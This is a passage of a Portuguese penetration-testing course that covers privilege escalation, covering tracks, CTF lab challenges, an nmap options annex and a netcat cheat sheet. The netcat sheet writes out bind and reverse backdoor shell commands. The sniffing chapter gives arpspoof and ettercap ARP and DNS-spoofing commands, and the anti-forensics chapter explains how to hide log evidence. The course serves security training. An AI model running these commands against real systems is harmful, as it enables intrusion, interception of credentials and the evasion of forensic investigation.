- Exploração de serviços que não são executados como root ou tem seu privilégio “dropado”
- Exploração interna de um aplicativo, por exemplo, um Banco de Dados Oracle.
- Quando conseguimos uma senha local, sem privilégio administrativo. Ex.: Bruteforce em servidor ssh

14.3. Possíveis alvos

Normalmente, aplicações que possuem suidroot são as mais exploradas, além do próprio kernel do sistema, que é executado com privilégios de super usuário.

Aplicações com suidroot é uma aplicação com uma permissão especial conhecida por suid bit (“s”), que quando executada, será executada com privilégios do usuário root. Portanto, se conseguirmos explorar um arquivo que possui esse tipo de permissão, provavelmente conseguiremos obter os privilégios do usuário root no sistema, conseguindo assim controle total.

Para procurarmos por arquivos com suidroot na máquina, podemos executar o comando abaixo:

```
# find / -perm -4000 > suidroot.txt
# less suidroot.txt
# find / -perm -04000 -exec ls -l {} \;
```

Além de arquivos com suidroot, também podem ser exploradas falhas no kernel do sistema, que é quem cuida dos privilégios dos usuários, e conseqüentemente, ganharemos privilégios administrativos se a falha for explorada com sucesso.

Portanto, após identificarmos os arquivos que possuem esse tipo especial de permissão, precisamos identificar falhas de segurança nesses softwares. Essas falhas podem ser públicas, ou seja, que é possível encontrar na internet, ou privada, que pode ser comprada de um pesquisador ou empresa, ou até mesmo descoberta pelo próprio atacante.

14.4. Passo a passo

1. Obter acesso local ao sistema
2. Procurar possíveis alvos
3. Tentar explorar esses alvos

4. Acessar as informações já com privilégio maior do que o privilégio anterior

14.5. Laboratório

14.5.1. Desafio 1

1. Através do PHP Shell, existente em uma das máquinas da rede de teste, descobrir qual a versão do kernel da máquina alvo.
2. Buscar um exploit que possa conseguir o shell a partir de alguma vulnerabilidade da versão atual do kernel que está sendo executado.

14.5.2. Desafio 2

1. A outra tarefa, é explorar o arquivo com SUID root que se encontra em uma das máquinas da rede de teste.
2. Crie um trojan local no sistema que permitirá com que o atacante obtenha privilégios de root após executar um interpretador de comando.

14.6. Contramedidas

- Manter o sistema atualizado.
- Deixar com suidroot apenas os arquivos necessários para o funcionamento do sistema.

Capítulo 20

Apagando Rastros

20.1. Objetivos

- Entender a importância de cobrir rastros
- Conhecer as técnicas para encobrir suas ações
- Conhecer as ferramentas empregadas

20.2. Por que encobrir rastros?

Um dos objetivos, em um teste de invasão, de utilizar técnicas para encobrir seus rastros e ações, é para testar a eficácia e competência do time de resposta a incidentes e perícia forense caso os mesmos existam.

As técnicas para apagar rastros também são conhecidas como “anti-forensic”.

Não há necessidade desse tipo de ação por parte de um pentester, caso queira deixar as evidências de exploração para posterior análise por parte da equipe de Ti da empresa contratante. No entanto, caso tenha como objetivo testar, também, a capacidade da equipe de perícia forense em investigar um caso de invasão, é interessante implementar os passos estudados nesse capítulo.

20.3. O que encobrir?

- Logs de IDS
    - Onde são armazenadas todas as evidências de tráfego anormal que tenha sido detectado na rede. Isso inclui desde o envio de arquivos maliciosos à varreduras no sistema, em busca de informações.
- Logs de Firewall
    - Logs que guardam as informações filtradas por regras de firewall. Normalmente os administradores, quando criam as regras de firewall, tem por hábito mandar armazenar em log tentativas de varreduras, ataques de brute force e acesso sem autorização a serviços específicos.
- Arquivos copiados no sistema
    - Qualquer arquivo que tenha sido copiado para o sistema, mesmo que posteriormente seja apagado, deixa rastros que podem ser recuperados com ferramentas específicas.

- Arquivos sendo executados, como backdoors, por exemplo

    - Todo programa ou arquivo em execução, é reconhecido pelo sistema como um processo, e como um pode ser recuperado da memória. Existem várias formas de mascarar a execução de binários, como por exemplo um rootkit, que substitui binários do sistemas por seus próprios, com implementações de códigos maliciosos.

- Logs de comandos

    - Tudo o que é digitado no terminal é armazenado no .bash_history do usuário, por exemplo. Mesmo que seja apagado, esse arquivo também pode ser recuperado pela equipe de perícia forense.

- Logs de sessão

    - Quando efetuamos o login e autenticamos uma sessão válida, tudo o que ocorre na mesma é armazenado em logs. Algumas organizações possuem, inclusive, servidores exclusivos para armazenamento e gerenciamento de logs. No Linux, a maioria dos logs ficam armazenados em /var/log.

20.4. Técnicas

- Sobreescrita de dados

    - Quando apagamos algo em um disco, os dados são apenas marcados para a deleção e não realmente apagados. Os dados marcados para a deleção, são apagados apenas quando o sistema operacional utiliza os mesmos blocos do disco para gravar novos dados, realizando a sobreescrita. Quanto mais vezes aquele mesmo setor for sobreescrito, mais difícil se tornará a recuperação das informações originalmente existentes. Esse método também é conhecido como “wipe”.

- Prevenção de criação de dados

    - É possível, através da alteração de permissão em determinados arquivos, que novos dados sejam inseridos no mesmo, por exemplo. Podemos citar o caso de arquivos de log, que se tiver sua permissão alterada para negar

a possibilidade de escrita nos mesmo, nenhuma nova operação será armazenada, e o administrador do sistema não poderá fazer a verificação posterior para entender o que comprometeu o sistema ou a rede.

- Encriptação de dados
  - A melhor maneira de ocultar um arquivo, para que ninguém veja seu conteúdo, ou consiga alterá-lo, é encriptando-o, seja através de uma ferramenta específica de encriptação, seja ocultando o arquivo dentro de outro, cuja extensão e conteúdo sejam diversos do original. Essa última técnica também pode ser chamada de esteganografia.
- Deleção segura de dados
  - Essa técnica está diretamente vinculada com a primeira, de sobreescrita de dados. Todo e qualquer processo de deleção de arquivos, deve ser cuidadoso, para que não seja possível a posterior recuperação das informações.

20.5. Ferramentas

- Tor (The Onion Router)
  - O Tor mantém o usuário livre de bisbilhoteiros, inclusive os do FBI e os da CIA, e impede (ou dificulta bastante) qualquer tipo de rastreamento. E é exatamente isso que o Tor oferece. Em vez de seguir uma rota direta entre origem e destino, toda a informação transmitida por ele segue um caminho randômico, que se altera permanentemente, através de diversos servidores voluntários que cobrem a rota. Fica difícil para qualquer sistema saber quem você é, onde você está ou de onde veio, embora seja possível saber o que você está levando consigo.
- Wipe
  - Wipe é um aplicativo que permite a deleção segura de dados, permitindo que o usuário defina quais arquivos serão apagados e quantas vezes aqueles blocos de disco, onde os arquivos apagados estavam alocados,

serão sobreescritos. Quanto mais vezes se sobreescreve, mais difícil a posterior recuperação dos dados. Cada operação de sobreescrita deve ser realizada até o final, para que o prorama seja completamente eficaz.

- Scrub
  - Outra possibilidade para realizar o “data wiping”, sobrescrevendo os dados deletados com um padrão determinado de informações, que podem ou não ser removidas no final da informação. Se não forem removidas, o perito forense encontrará apenas “lixo digital” nos blocos do disco, sem qualquer coerência.
- Steghide
  - Steghide é um programa de esteganografia que é capaz de esconder dados em vários tipos de arquivos de áudio e de imagem. As frequências de som e de cor, respectivamente, não são alteradas tornando o arquivo resistente contra testes estatísticos de primeira ordem. Formatos de arquivos JPEG, BMP, WAV e AU são suportados para uso como arquivo de "cobertura". Não há restrições sobre o formato dos dados secretos. O algoritmo de criptografia padrão é o Rijndael com uma chave de 128 bits de comprimento (que é AES - Advanced Encryption Standard). Se você não confia nesta combinação por qualquer razão, sinta-se à vontade para escolher outra combinação modo/algoritmo.

20.6. Contramedidas

- Instalar Host IDS em todas as máquinas
- Manter as regras de firewall e Network IDS bem configuradas
- Gerenciar logs em servidores próprios e bem protegidos
- Gerenciar permissões em servidores, utilizando ferramentas como o SELinux, por exemplo

Capítulo 21 Desafios: Testes de Invasão

21.1. Objetivo

- Explorar vulnerabilidades de uma aplicação WEB e escrever um pequeno relatório sobre as mesmas. A aplicação é um site dinâmico de um Banco.
- Conseguir acesso ao arquivo you_got_the_flag.txt, e enviar uma mensagem criptografada com a chave pública existente no email para o instrutor, contendo os passos seguidos por você para conseguir acesso ao arquivo.

21.2. Desafio 1

Ná máquina com o IP indicado pelo instrutor, há um aplicação WEB simulando o site de um banco. O objetivo do desafio é explorar o máximo possível de vulnerabilidades encontradas na aplicação, e acrescentar o resultado de suas explorações em seu relatório final.

Esse desafio pretende simular a aplicação WEB de uma empresa real, que tenha contratado você para realizar um teste de invasão em seu sistema, entregando um relatório final, completo, com todos os passos do processo.

21.3. Desafio 2

Nesse desafio final, na rede alvo, que pertence à empresa que lhe contratou para realizar o teste de invasão, você precisa encontrar um arquivo chamado you_got_the_flag.txt.

Nesse arquivo, encontra-se o hash MD5 de um outro arquivo, que pode estar em qualquer outra máquina da rede. Se tal arquivo for encontrado (verificando seu hash), você precisa descobrir qual a senha que está nesse arquivo (ele cópia de um shadow).

Após descobrir a senha, é necessário que acesse uma das outras máquinas, descobrindo a qual usuário a senha descoberta pertence.

Conseguindo acesso à máquina, que é o alvo final, encontre o arquivo “you_win.png”, que terá o código que deve ser enviado para o instrutor, na capa do relatório.

Haverão 12 arquivos “you_win.png” distribuídos pela rede, após descobrir o código existente em um deles, apague o mesmo, para evitar repetição de códigos entre os participantes do desafio.

Happy hacking!

ANEXOS

Primeiro anexo

Opções do Nmap

TARGET SPECIFICATION

Can pass hostnames, IP addresses, networks, etc.
Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254

-iL <inputfilename>:
Input from list of hosts/networks
-iR <num hosts>:
Choose random targets
--exclude <host1[,host2][,host3],...>:
Exclude hosts/networks
--excludefile <exclude_file>:
Exclude list from file

HOST DISCOVERY

-sL: List Scan - simply list targets to scan
-sP: Ping Scan - determining if host is online
-P0: Treat all hosts as online -- skip host discovery
-PS[portlist]: TCP SYN discovery to given ports
-PA[portlist]: TCP ACK discovery to given ports
-PU[portlist]: UDP discovery to given ports
-PE: ICMP echo request discovery probes
-PP: timestamp request discovery probes
-PM: netmask request discovery probes
-n/-R: Never/Always resolve DNS -default sometimes
--dns-servers <serv1[,serv2],...>:
Specify custom DNS servers
--system-dns:
Use OS's DNS resolver

SCAN TECHNIQUES

-sS: TCP SYN Scan
-sT: Connect Scan
-sA: ACK Scan
-sW: Windows Scan
-sM: Maimon scan
-sN: TCP Null, scan
-sF: FIN Scan
-sX: Xmas Scan
--scanflags <flags>: Customize TCP scan flags
-sI <zombie host[:probeport]>: Idlescan
-sO: IP protocol scan
-b <ftp relay host>: FTP bounce scan

PORT SPECIFICATION AND SCAN ORDER

-p <port ranges>: Only scan specified ports
-F: Fast - Scan only ports listed in nmap-services file)
-r: Scan ports consecutively - don't randomize

SERVICE/VERSION DETECTION

-sV: Probe open ports determine service/version info
--version-intensity <level>:
Set from 0 (light) to 9 (try all probes)
--version-light:
Limit to most likely probes (intensity 2)
--version-all: Try every single probe (intensity 9)
--version-trace:
Show detailed version scan activity (for debugging)

OS DETECTION

-O: Enable OS detection
--osscan-limit:
Limit OS detection to promising targets
--osscan-guess:
Guess OS more aggressively

TIMING AND PERFORMANCE

Options which take <time> are in milliseconds, unless you append 's' (seconds), 'm' (minutes), or 'h' (hours) to the value (e.g. 30m).
-T[0-5]: Set timing template (higher is faster)
--min-hostgroup/max-hostgroup <size>:
Parallel host scan group sizes
--min-parallelism/max-parallelism <time>:
Probe parallelization
--min-rtt-timeout/max-rtt-timeout/initial-rtt-timeout <time>:
Specifies probe round trip time.
--max-retries <tries>:
Caps number of port scan probe retransmissions.
--host-timeout <time>:
Give up on target after this long
--scan-delay/--max-scan-delay <time>:
Adjust delay between probes

FIREWALL/IDS EVASION AND SPOOFING

-f; --mtu <val>:
fragment packets (optionally w/given MTU)
-D <decoy1,decoy2[,ME],...>:
Cloak a scan with decoys
-S <IP_Address>:
Spoof source address
-e <iface>:
Use specified interface
-g/--source-port <portnum>:
Use given port number
--data-length <num>:
Append random data to sent packets
--ttl <val>: Set IP time-to-live field
--spoof-mac <mac add/prefix/vendor name>:
Spoof your MAC address
--badsum:
Send packets with a bogus TCP/UDP checksum

OUTPUT

-oN <file>: Output scan in normal format
-oX <file>: Output scan in XML format
-oS <file>: Output scan in s|<rIpt kIddi3 format
-oG <file>: Output scan in Grepable format
-oA <basename>: Output in the three major formats at once
-v: Increase verbosity level (use twice for more effect)
-d[level]: Set or increase debugging level (Up to 9)
--packet-trace:
Show all packets sent and received
--iflist:
Print host interfaces and routes (for debugging)
--log-errors: Log errors/warnings to the normal-format output file
--append-output:
Append to rather than clobber specified output files
--resume <filename>: Resume an aborted scan
--stylesheet <path/URL>:
XSL stylesheet to transform XML output to HTML
--webxml:
Reference stylesheet from Insecure.Org for more portable XML
--no-stylesheet: Prevent associating of XSL stylesheet w/XML output

MISC

-6: Enable IPv6 scanning
-A: Enables OS detection and Version detection
--datadir <dirname>:
Specify custom Nmap data file location
--send-eth/--send-ip:
Send using raw ethernet frames or IP packets
--privileged:
Assume that the user is fully privileged
-V: Print version number
-h: Print this help summary page.

EXAMPLES

Simple

```
nmap -v -A scanme.nmap.org
nmap -v -sP 192.168.0.0/16 10.0.0.0/8
nmap -v -iR 10000 -P0 -p 80
nmap -v -sS scanme.nmap.org > file.txt
```

Popular / Published syntax

```
NMAP -vv -A -sS -O -p- -P0 -oX target.xml
www.xxx.yyy.zzz

nmap -vv -sS -P0 -p- -n --min_hostgroup 100
--max_retries 3
--max_rtt_timeout 1250 --min_parallelism
100 -oA <output_file> <net_block>

nmap -vv -p <open_port_list> -sT -A -P0 -n
--min_hostgroup 100
--max_rtt_timeout 1250 --min_parallelism
100 -oA <output_file> -iL
liveIPList
```

Segundo Anexo

Opções do NetCat

Fundamentals

Fundamental Netcat Client:
```
$ nc [TargetIPaddr] [port]
```

Connect to an arbitrary port [port] at IP Address [TargetIPaddr]

Fundamental Netcat Listener:
```
$ nc -l -p [LocalPort]
```

Create a Netcat listener on arbitrary local port [LocalPort]
Both the client and listener take input from STDIN and send data received from the network to STDOUT

File Transfer

Push a file from client to listener:
```
$ nc -l -p [LocalPort] > [outfile]
```
Listen on [LocalPort], store results in [outfile]
```
$ nc -w3 [TargetIPaddr] [port] < [infile]
```
Push [infile] to [TargetIPaddr] on [port]

Pull file from listener back to client:
```
$ nc -l -p [LocalPort] < [infile]
```
Listen on [LocalPort], prep to push [infile]
```
$ nc -w3 [TargetIPaddr] [port] > [outfile]
```
Connect to [TargetIPaddr] on [port] and retrieve [outfile]

TCP Port Scanner

Port scan an IP Address:
```
$ nc -v -n -z -w1 [TargetIPaddr] [start_port]-[end_port]
```

Attempt to connect to each port in a range from [end_port] to [start_port] on IP Address [TargetIPaddr] running verbosely (-v on Linux, - vv on Windows), not resolving names (-n), without sending any data (-z), and waiting no more

than 1 second for a connection to occur (-w1)
The randomize ports (-r) switch can be used to choose port numbers randomly in the range

TCP Banner Grabber

Grab the banner of any TCP service running on an IP Address from Linux:

```
$ echo "" | nc -v -n -w1 [TargetIPaddr] [start_port]-[end_port]
```

Attempt to connect to each port in a range from [end_port] to [start_port] on IP Address [TargetIPaddr] running verbosely (-v), not resolving names (-n), and waiting no more than 1 second for a connection to occur (-w1). Then send a blank string to the open port and print out any banner received in response

Backdoor Shells

Listening backdoor shell on Linux:

```
$ nc -l -p [LocalPort] -e /bin/bash
```

Listening backdoor shell on Windows:

```
C:\> nc -l -p [LocalPort] -e cmd.exe
```

Create a shell on local port [LocalPort] that can then be accessed using a fundamental Netcat client

Reverse backdoor shell on Linux:

```
$ nc [YourIPaddr] [port] -e /bin/bash
```

Reverse backdoor shell on Windows:

```
C:\> nc [YourIPaddr] [port] -e cmd.exe
```

Create a reverse shell that will attempt to connect to [YourIPaddr] on local port [port]. This shell can then be captured using a fundamental nc listener

Netcat Relays on Linux

To start, create a FIFO (named pipe) called backpipe:

```
$ cd /tmp
$ mknod backpipe p
```

Listener-to-Client Relay:

```
$ nc -l -p [LocalPort] 0<backpipe | nc [TargetIPaddr] [port] | tee backpipe
```

Create a relay that sends packets from the local port [LocalPort] to a Netcat client connected to [TargetIPaddr] on port [port]

Listener-to-Listener Relay:

```
$ nc -l -p [LocalPort_1] 0<backpipe | nc -l -p [LocalPort_2] | tee backpipe
```

Create a relay that sends packets from any connection on [LocalPort_1] to any connection on [LocalPort_2]

Client-to-Client Relay:

```
$ nc [PreviousHopIPaddr] [port] 0<backpipe | nc [NextHopIPaddr] [port2] | tee backpipe
```

Create a relay that sends packets from the connection to [PreviousHopIPaddr] on port [port] to a Netcat client connected to [NextHopIPaddr] on port [port2]

Netcat Relays on Windows

To start, enter a temporary directory where we will create .bat files:

```
C:\> cd c:\temp
```

Listener-to-Client Relay:

```
C:\> echo nc [TargetIPaddr] [port] > relay.bat
C:\> nc -l -p [LocalPort] -e relay.bat
```

Create a relay that sends packets from the local port [LocalPort] to a Netcat Client connected to [TargetIPaddr] on port [port]

Listener-to-Listener Relay:

```
C:\> echo nc -l -p [LocalPort_2] > relay.bat
C:\> nc -l -p [LocalPort_1] -e relay.bat
```

Create a relay that will send packets from any connection on [LocalPort_1] to any connection on [LocalPort_2]

Client-to-Client Relay:

```
C:\> echo nc [NextHopIPaddr] [port2] > relay.bat
C:\> nc [PreviousHopIPaddr] [port] -e relay.bat
```

Create a relay that will send packets from the connection to [PreviousHopIPaddr] on port [port] to a Netcat Client connected to [NextHopIPaddr] on port [port2]

Netcat Command Flags

```
$ nc [options] [TargetIPaddr] [port(s)]
```

The [TargetIPaddr] is simply the other side's IP address or domain name. It is required in client mode of course (because we have to tell the client where to connect), and is optional in listen mode.

-l: Listen mode (default is client mode)

-L: Listen harder (supported only on Windows version of Netcat). This option makes Netcat a persistent listener which starts listening again after a client disconnects

-u: UDP mode (default is TCP)

-p: Local port (In listen mode, this is port listened on. In client mode, this is source port for all packets sent)

-e: Program to execute after connection occurs, connecting STDIN and STDOUT to the program

-n: Don't perform DNS lookups on names of machines on the other side

-z: Zero-I/O mode (Don't send any data, just emit a packet without payload)

-wN: Timeout for connects, waits for N seconds after closure of STDIN. A Netcat client or listener with this option will wait for N seconds to make a connection. If the connection doesn't happen in that time, Netcat stops running.

-v: Be verbose, printing out messages on Standard Error, such as when a connection occurs

-vv: Be very verbose, printing even more details on Standard Error

Capítulo 15

Técnicas de Sniffing

15.1. Objetivos

- Entender ARP Poisoning
- Entender os protocolos suscetíveis a sniffer
- Entender a diferença entre HUB e Switch
- Entender DNS Pharming

15.2. O que é um sniffer?

Sniffer é uma ferramenta capaz de capturar todo o tráfego de uma rede. Assim sendo é possível capturar tráfego malicioso de trojans e também capturar as senhas que trafegam sem criptografia pela rede.

Após uma invasão é comum que um cracker instale um sniffer na máquina atacada para visualizar as senhas que trafegam em busca de mais acessos dentro da rede.

Embora seja mais fácil capturar pacotes em uma rede que utiliza hubs, também é possível realizar a captura de dados em redes que utilizam switches.

A técnica de sniffer vem de tempos remotos, quando houve a necessidade da criação de ferramentas deste tipo para depuração de problemas de rede. Porém, com o tempo, devido a forma que as redes funcionavam, as pessoas começaram a usar isto para fins maliciosos, como fazer "escuta" do tráfego da rede em busca de informações sensíveis como e-mails, contas de ftp, telnet, snmp, dentre outros.

15.3. Como surgiu o sniffer?

A captura de tais dados era muito trivial em redes que possuíam HUBs, onde a informação trafegada é replicada por toda a rede. Como evolução, surgiram os switchs, onde a rede passou a trabalhar de forma mais segmentada, encaminhando os pacotes apenas para a porta onde estava conectado a maquina de destino, com isso dificultou o uso de ferramentas de sniffer.

Logo, com o aparecimento dos switchs surgiram também diversas formas de fazer um “by-pass”, uma delas consistia em “floodar” a tabela CAM do switch. Esta tabela fica na área de memória onde o switch mantém o mapeamento de PORTA <===> MAC.

Quando fazemos o flood, diversos switchs não conseguem mais acrescentar nenhuma entrada nela passando a funcionar como um HUB.

Um exemplo de ferramenta que faz CAM Flood é o macof, que vem no pacote

do dsniff. Abaixo temos um exemplo da saída dessa ferramenta:

```
twm:~# macof
a4:36:c2:56:c6:c7 ba:25:93:64:4e:71 0.0.0.0.64260 > 0.0.0.0.47849: S 1144120866:1144120866(0) win 512
2b:25:e2:3d:7b:dd a4:51:7:b:69:21 0.0.0.0.31889 > 0.0.0.0.27021: S 1667257178:1667257178(0) win 512
6a:d7:cf:76:f4:ff 9e:e6:2:2b:65:c5 0.0.0.0.4668 > 0.0.0.0.13237: S 1851270478:1851270478(0) win 512
2a:71:24:7d:c:a1 61:78:48:19:9c:f8 0.0.0.0.34945 > 0.0.0.0.36192: S 1173131637:1173131637(0) win 512
7d:28:c:47:6e:ba 89:5:c9:a:34:cc 0.0.0.0.33182 > 0.0.0.0.55401: S 1510011628:1510011628(0) win 512
e4:b8:7a:49:27:1b 17:ba:37:7e:0:14 0.0.0.0.61586 > 0.0.0.0.62152: S 1862396522:1862396522(0) win 512
a4:f5:7:47:ba:c7 d:36:38:6f:56:ce 0.0.0.0.60110 > 0.0.0.0.51417: S 315306550:315306550(0) win 512
9:8e:a6:6d:8a:b4 8f:bc:10:40:2:c 0.0.0.0.61280 > 0.0.0.0.33374: S 234562279:234562279(0) win 512
8d:0:2a:3a:41:33 d4:4b:a1:b:5:f3 0.0.0.0.6333 > 0.0.0.0.14291: S 1505448208:1505448208(0) win 512
```

Outra técnica que surgiu para sniffar redes com switchs é a técnica de ARP Poison, ou ARP Spoof. Quando um computador vai iniciar a comunicação com algum outro host, devido ao modo de funcionamento da pilha de protocolos, é preciso traduzir seu endereço lógico (IP) no endereço físico (MAC) do seu destinatário, observemos abaixo.

Shell1:

```
twm:~# arp -d 192.168.2.1; ping -c 1 192.168.2.1
PING 192.168.2.1 (192.168.2.1) 56(84) bytes of data.
64 bytes from 192.168.2.1: icmp_seq=1 ttl=64 time=7.36 ms
--- 192.168.2.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 7.365/7.365/7.365/0.000 ms
twm:~#
```

Shell2:

```
twm:~# tcpdump -ni eth0 host 192.168.2.1
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
01:12:09.058214 arp who-has 192.168.2.1 tell 192.168.2.103
01:12:09.060366 arp reply 192.168.2.1 is-at 00:18:39:8d:aa:82
```

```
01:12:09.060389 IP 192.168.2.103 > 192.168.2.1: ICMP echo request, id 18441, seq 1, length 64
01:12:09.062205 IP 192.168.2.1 > 192.168.2.103: ICMP echo reply, id 18441, seq 1, length 64
4 packets captured
7 packets received by filter
0 packets dropped by kernel
twm:~#
```

Como observamos, para que o host 192.168.2.103 consiga se comunicar com o 192.168.2.1 para o envio do ICMP_ECHO_REQUEST (ping) é necessário saber o endereço MAC do destinatário, ele consegue isso enviando um pacote ao endereço de broadcast físico (FF:FF:FF:FF:FF:FF) perguntando quem é o MAC daquele determinado IP, o dono do IP responde a requisição, somente após isto a comunicação ocorre.

Após esta resolução a maquina local coloca a resolução em seu cache local, que pode ser visto com o comando arp, observe abaixo.

```
twm:~# arp -an
? (192.168.2.101) at 00:1C:26:C8:42:1C [ether] on eth0
? (192.168.2.1) at 00:18:39:8D:AA:82 [ether] on eth0
twm:~#
```

Baseados nisto, vocês já devem imaginar como o Windows descobre que existe conflito de IP quando é iniciado. Simples, quando ele é ligado ele envia por broadcast uma requisição perguntando quem é o MAC do IP próprio dele, se algum computador da rede responder é porque o IP já está em uso.

15.4. Arp Spoof

Vamos evoluindo nossa explicação, os ataques de arp spoof consistem em adicionar/substituir na tabela arp da maquina alvo uma entrada que diz

IP_QUE_A_MAQUINA_ALVO_ESTA_SE_COMUNICANDO <===> SEU_MAC. Com isso quando a maquina alvo for montar o pacote para envio ela montara com o IP real do servidor de destino que ela quer acessar, porem utilizará SEU endereço MAC, ou seja, quando este pacote passar pelo switch o mesmo encaminhará o pacote para você.

```
# arpspoof -i <INTERFACE> -t <IP_DO_ALVO>
<IP_QUE_SEU_ALVO_VAI_MAPEAR_PARA_SEU_MAC>
# arpspoof -i eth0 -t 192.168.1.3 192.168.1.7
```

No exemplo acima o IP 192.168.1.3 vai adicionar/atualizar a sua tabela arp com os novos dados. Para o ataque ser 100% funcional é preciso fazer o mesmo para o IP 192.168.1.7 e habilitar o forward de pacotes (echo "1" >/proc/sys/net/ipv4/ip_forward) na sua máquina, com isso o trafego entre tais hosts passará por você e você poderá sniffar e/ou fazer ataques de MITM (Man-In-The_Middle).

Comandos:

```
# arpspoof -i eth0 -t 192.168.1.3 192.168.1.7
# arpspoof -i eth0 -t 192.168.1.7 192.168.1.3
# echo "1" > /proc/sys/net/ipv4/ip_forward
```

15.5. Principais protocolos vulneráveis a sniffer

Os protocolos citados abaixo são mais vulneráveis a ação de um Sniffer, por passarem senhas em texto aberto. Logo, se um atacante tiver acesso a LAN poderá facilmente interceptar senhas e ganhar vários acesso.

- Telnet
- Rlogin
- HTTP

- SMTP
- NNTP
- POP
- FTP
- IMAP

15.6. Principais Ferramentas

15.6.1. Dsniff

Dsniff possui diversas ferramentas em seu pacote de dados. Também possui diversos filtros, capaz de interpretar dados de diversos protocolos.

Para executá-lo, basta seguir o comando abaixo:

```
# dsniff -i eth0
```

15.6.2. Ettercap

Extremamente famoso no mundo do hacking, esse sniffer é capaz de capturar trafego em switch por possuir técnicas arp spoof. Além disso, a ferramenta é composta por diversos plugins que possibilitam identificar máquina, encontrar portas abertas e finalizar conexões ativas, além de capturar sessões de protocolos como telnet.

```
# ettercap –Tq –M ARP // //
# cd /usr/local/share/ettercap
# vi etter.dns
# ettercap –Tq –M ARP // // -P dns_spoof
```

Os comandos acima realizam ARP Spoof entre todos os hosts da rede e o segundo comando realiza, além de fazer o ARP Spoof, faz também o DNS Spoof.

Porém, podemos executar apenas o comando “ettercap”. Nesse caso, é

necessário explicitar uma origem e um destino para que o sniffer possa comece a atuar. Depois de realizado esse passo, basta esperar pela captura de senhas. Caso deseje conhecer as funcionalidades dos plug-ins, bastar apertar a tecla ”p” em cima de uma conexão.

15.6.3. TCPDump

O tcpdump é um dos mais, se não o mais "famoso" sniffer para sistemas GNU/Linux. Com ele podemos realizar análises de redes e solucionar problemas. Sua utilização é simples e sem mistérios, bastando apenas ter os conhecimentos básicos de redes TCP/IP.

A instalação do tcpdump em sistemas Debian é super simples, bastando executar o comando abaixo como super usuário (root):

```
# apt-get install tcpdump
```

Exemplos:

```
# tcpdump -i eth0
# tcpdump -i eth0 src host 192.168.0.9
# tcpdump -i eth0 dst host 192.168.0.1
# tcpdump -i eth0 not host 192.168.0.8
# tcpdump -i eth0 dst port 80
# tcpdump -i eth0 src port 32881
# tcpdump -ni eth0 'src net 10.10.10.0/24 and dst host 192.168.0.1 and dst port 80'
# tcpdump -i eth0 -n -s 1500 -c 1000 -w file.cap
```


Parâmetros:

- -s qtde de bytes capturados do pacote (o padrão é 68)
- -c qtde de pacotes

- -w armazenar no arquivo

15.6.4. Wireshark

Wireshark, o bom e velho Ethereal, é um poderoso sniffer, que permite capturar o tráfego da rede, fornecendo uma ferramenta poderosa para detectar problemas e entender melhor o funcionamento de cada protocolo.



